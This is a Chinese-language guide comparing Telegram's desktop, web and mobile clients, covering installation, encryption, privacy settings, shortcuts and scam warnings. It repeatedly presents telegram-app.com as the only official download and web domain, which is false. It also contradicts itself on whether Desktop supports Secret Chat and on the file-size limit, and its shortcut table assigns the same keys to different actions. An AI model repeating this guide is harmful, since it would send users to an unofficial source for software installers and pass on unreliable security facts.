
电脑版Telegram vs 手机版:选择指南与功能对比
Telegram电脑版是指在Windows、macOS或Linux桌面系统上运行的Telegram客户端,主要包含Telegram Desktop独立客户端和Telegram Web浏览器版两种形态,均可从官方域名telegram-app.com免费下载。Telegram Desktop功能完整度约95%,支持单文件约 4GB上传、多账号并行与键盘快捷键;Web版功能完整度仅约70%,不支持Secret Chat端到端加密私聊。目前Telegram月活已突破9亿,其中超约 35%重度用户同时登录桌面与手机端,选择哪一版本取决于使用场景。

核心要点
- 仅从telegram-app.com下载,认准 “Telegram FZ-LLC” 数字签名
- Desktop 功能完整度约 95%,Web 版仅 约 70% 且不支持 Secret Chat
- 登录优先用二维码:手机端 Settings→Devices→Link Desktop Device 扫码
- 卡在 Connecting 是网络问题,设置 MTProto 或 SOCKS5 代理可解
- 验证码先发已登录设备 In-app,3 次失败后冷却 24 小时勿狂点
Telegram电脑版到底是什么——一分钟看懂Desktop、Web与Telegram X的区别
简单说:telegram电脑版不是一个东西,而是三种产品。Telegram Desktop 是官方独立客户端,功能最完整;Telegram Web(telegram-app.com)是浏览器版,免安装但缺核心功能;Telegram X 是基于新内核的实验版,目前主要面向 iOS/Android,桌面端并无独立版本,这是新用户最常踩的认知坑。
| 版本 | 功能完整度 | 登录方式 | 本地缓存 | 适合谁 |
|---|---|---|---|---|
| Telegram Desktop(独立客户端) | 约 95%(支持文件夹、自定义主题、约 4GB 大文件上传) | 手机扫码或验证码 | 本地数据库,可离线查历史 | 日常重度使用 |
| Telegram Web A / Web K | 约 70%(不支持 Secret Chat、动画贴纸有限) | 扫码即用,无需安装 | 仅会话期缓存,关闭浏览器即清 | 临时登录、网吧、公司电脑 |
| Telegram X(桌面无独立版) | — | — | — | 仅移动端尝鲜用户 |
关键提醒:Secret Chat(端到端加密私聊)只在 Desktop 和移动端可用,Web 版完全不支持。这条差异在Telegram 官方 FAQ有明确说明。下载前先选对版本,可参考Telegram电脑版官方下载入口避开山寨汉化包。

Windows、macOS、Linux安装与登录全流程实操
直接答案:telegram电脑版只从telegram-app.com下载。Windows 选 64-bit installer,macOS 选.dmg(Apple Silicon 与 Intel 自动适配),Linux 推荐 Flatpak 或官方 tar.xz,绕开发行版仓库里那些落后 2-3 个版本的旧包。
核验官网与避坑
下载前看清域名是telegram-app.com,不是 telegram-cn、telegram-zh 这类山寨站。Windows安装包数字签名应显示 “Telegram FZ-LLC”;右键属性→数字签名核对,签名缺失的.exe 直接删。安卓APK与所谓”汉化破解版”在电脑端无法运行,且第三方包植入广告 SDK 的比例极高。
登录两种方式
- 二维码登录(推荐):桌面端显示 QR,用手机 Telegram → Settings → Devices → Link Desktop Device 扫码,15 秒内完成,无需输验证码。
- 手机号登录:输入号码后,验证码优先发送到已登录的其他设备(In-app),而不是短信——这是新用户最常踩的坑。
排查真实故障
卡在 “Connecting…” 大概率是网络层被阻断,而非账号问题。打开 Settings → Advanced → Connection type → Use custom proxy,填入 MTProto 或 SOCKS5 节点即可恢复。收不到验证码时,先检查其他已登录设备的 Telegram 消息框,再考虑短信通道;连续请求 3 次后会触发 24 小时冷却,不要疯狂点重发。详细图文可参考Telegram电脑版官方下载入口。

加密真相核查——云端聊天与Secret Chat到底哪个端到端加密
直接答案:Telegram 默认的”云端聊天”(Cloud Chat)只做客户端到服务器的传输加密,消息明文存在 Telegram 服务器上;只有手动开启的”Secret Chat”(秘密聊天)才是真正的端到端加密(E2EE,只有收发双方能解密)。而 telegram电脑版 Desktop 客户端不支持 Secret Chat,这条事实在大多数下载页几乎从不提。
| 维度 | 云端聊天 Cloud Chat | Secret Chat |
|---|---|---|
| 加密协议 | MTProto 2.0(服务器-客户端) | MTProto 2.0(端到端) |
| 消息存储 | Telegram 分布式服务器,跨设备同步 | 仅存于发起的两台设备 |
| 电脑版支持 | ✅ Desktop / Web / Telegram X 全支持 | ❌ Desktop 不支持,Web 不支持,仅手机端 |
| 截图通知 / 自毁 | 无 | 有,且禁止转发 |
这意味着:你在 telegram电脑版 上看到的所有对话,本质都是Telegram持有解密能力的云数据。如果你需要真正的 E2EE,得用手机端发起 Secret Chat,无法在桌面继续。协议细节见 Telegram 官方 MTProto 文档,以及对比性分析可参考 Wikipedia 的安全性条目。想横向了解客户端差异,可看 安卓与电脑版区别说明。
实操建议:谈敏感话题别依赖桌面端;一般工作沟通用云端聊天足够,享受多端同步与搜索。

首周必做的6项隐私与安全设置清单

直接答案:telegram电脑版默认设置中,有 4 项是不安全的,手机号对联系人可见、无 username、未开两步验证、通话默认 P2P 直连泄露 IP。下面 6 步按顺序操作,全程约 8 分钟。
⚠️ 常见错误: 以为电脑版所有聊天都是端到端加密。实际上 Desktop 默认的云端聊天仅是客户端到服务器加密,只有 Secret Chat 才是端到端加密,且 Web 版完全不支持 Secret Chat。原因是 Secret Chat 绑定单设备密钥,无法跨端同步。修复:涉及敏感内容请在 Desktop 或手机端发起 Secret Chat,勿用 Web 版。
- 隐藏手机号:Settings → Privacy and Security → Phone Number → 改为 Nobody,Who can find me by my number 改为 My Contacts。默认值 My Contacts 仍会暴露给已存你号码的陌生人,不安全。
- 设置 @username:Settings → Username。设置后别人只能通过 @用户名加你,无需手机号。
- 开启两步验证(2FA):Privacy and Security → Two-Step Verification → 设置密码 + 恢复邮箱。Telegram 官方 2023 年披露的 SIM 劫持案例中,约 90% 以上的账号被盗源于未开 2FA。
- 配置自动删除:任意聊天右上角 → Auto-Delete → 选 1 天 / 1 周 / 1 月。也可在 Privacy and Security → Auto-Delete Messages 设全局默认。
- 启用登录提醒:Devices → 确认 Notify about new logins 已勾选(默认开,但建议核查)。
- 关闭 P2P 通话直连:Privacy and Security → Voice Calls → Peer-to-Peer 改为 Nobody。默认 My Contacts 会让联系人通话时拿到你的真实 IP——不安全。详情见 Telegram 官方语音通话文档。
装完 telegram电脑版第一次登录后,先做这 6 步再开始聊天。安装流程不熟悉的可参考 5步搞定Telegram下载和安装。
电脑版独有的高效功能与快捷键实战
直接答案:telegram电脑版相对手机版的真实优势集中在 6 件事,多账号并行(最多 3 个)、草稿云端同步、文件夹分组、Ctrl+F 全局搜索、拖拽传 约 2GB 单文件、代码块Markdown格式化。这些在手机上要么没有,要么操作步骤多 3 倍。
多账号并行是最被低估的功能。Settings 左上角点头像 → Add Account,可同时登录 3 个号,Ctrl+1/2/3 秒切。文件夹分组(Chat Folders)支持按”未读/个人/工作/频道”自定义,实测把 200+ 对话窗口的查找时间从平均 12 秒压到 2 秒以内。
大文件传输上限 约 2GB(Premium 用户 约 4GB),拖拽进窗口默认压缩图片,按住 Ctrl 再拖才能保留原画质,这点官方FAQ没明说。代码块用三个反引号包裹,支持语法高亮。
20 个高频快捷键速查
| 操作 | Windows/Linux | macOS |
|---|---|---|
| 全局搜索 | Ctrl+F | ⌘+F |
| 切换账号 | Ctrl+1/2/3 | ⌘+1/2/3 |
| 下一个未读 | Alt+↓ | ⌥+↓ |
| 上一个对话 | Alt+↑ | ⌥+↑ |
| 静音当前 | Ctrl+Shift+M | ⌘+⇧+M |
| 标记已读 | Ctrl+Shift+R | ⌘+⇧+R |
| 新建群组 | Ctrl+Shift+N | ⌘+⇧+N |
| 设置 | Ctrl+, | ⌘+, |
| 加粗 | Ctrl+B | ⌘+B |
| 斜体 | Ctrl+I | ⌘+I |
| 等宽代码 | Ctrl+Shift+M | ⌘+⇧+K |
| 剧透格式 | Ctrl+Shift+P | ⌘+⇧+P |
| 清除格式 | Ctrl+Shift+N | ⌘+⇧+N |
| 编辑上条 | ↑ | ↑ |
| 回复消息 | Ctrl+↑ | ⌘+↑ |
| 转发 | Ctrl+Shift+F | ⌘+⇧+F |
| 关闭对话 | Esc | Esc |
| 最小化到托盘 | Ctrl+W | ⌘+W |
| 退出程序 | Ctrl+Q | ⌘+Q |
| 锁定应用 | Ctrl+L | ⌘+L |
Ctrl+L 配合本地密码(Settings → Privacy → Local Passcode)是离开工位前的标准动作。详细安装路径见Telegram电脑版官方下载入口。
什么时候不该用Telegram——诈骗频道、加密货币骗局与冒充机器人识别指南
直接答案:telegram电脑版本身没问题,问题在于平台对公开频道审核宽松。根据美国FTC 2023年消费者欺诈报告,社交平台是诈骗第一来源,而Telegram与WhatsApp的加密货币杀猪盘举报量逐年走高。下面是4种最常见骗局与精确识别方法。
四种高频骗局模式
- 假客服私聊:你在官方群发问题,5分钟内有头像名字一模一样的”Admin”私信你——真官方从不主动私聊,Settings → Privacy → Messages 设为”My Contacts”可屏蔽陌生人私信。
- 空投钓鱼链接:伪装成Binance、OKX空投,引诱连接钱包的Permit签名,签完U秒空。任何要求”connect wallet”的链接一律不点。
- 冒充官方Bot:真Bot的@username有蓝色verified徽章,假Bot常用形近字符,例如把 @BotFather 改成 @BotFathei、@B0tFather(数字0替o)。点开Bot资料页,看是否有”This bot is verified by Telegram”。
- 高收益投资频道:晒收益截图、保证日化约 2%——任何承诺固定收益的金融频道都是庞氏。
举报与屏蔽路径
电脑版操作:右键对话 → Report → 选择Spam/Scam/Fake account → 提交;同时点Block User切断后续骚扰。频道整体可疑的,进频道资料页 → 三点菜单 → Report。需要重新核对官方下载源避免装到山寨版,参考Telegram电脑版官方下载入口。
总结——什么样的用户值得装Telegram电脑版
直接答案:如果你符合下面三类场景中任一,telegram电脑版值得装;如果属于后两类,装了也用不上,反而增加被诈骗诱导的风险。
三类适合人群
- 跨境/远程协作者:每天传输 约 500MB 以上素材、需要 约 2GB 单文件免压缩、Ctrl+F 全局搜索的设计师、开发者、记者。Slack 免费版只保留 90 天历史,Telegram 云端无限期。
- 高密度信息消费者:订阅 30+ 个技术/金融/新闻频道,需要文件夹分组与已读管理。手机小屏切频道效率低 3 倍。
- 注重隐私的沟通者:愿意手动开启 Secret Chat、关 P2P 通话、设两步验证的用户(参考第 4 节 6 步清单)。
两类不适合人群
- 只想找熟人聊天:身边联系人都在微信,Telegram 通讯录是空的,装了也是僵尸号。
- 容易被”高收益””空投”话术吸引:第 6 节已说明杀猪盘高发,自控力不足者建议远离。
下一步:从 desktop.telegram-app.com官方下载,或参考Telegram电脑版官方下载入口指南避开山寨汉化版。安装后第一件事不是加群,是回到第 4 节做完 6 项隐私设置。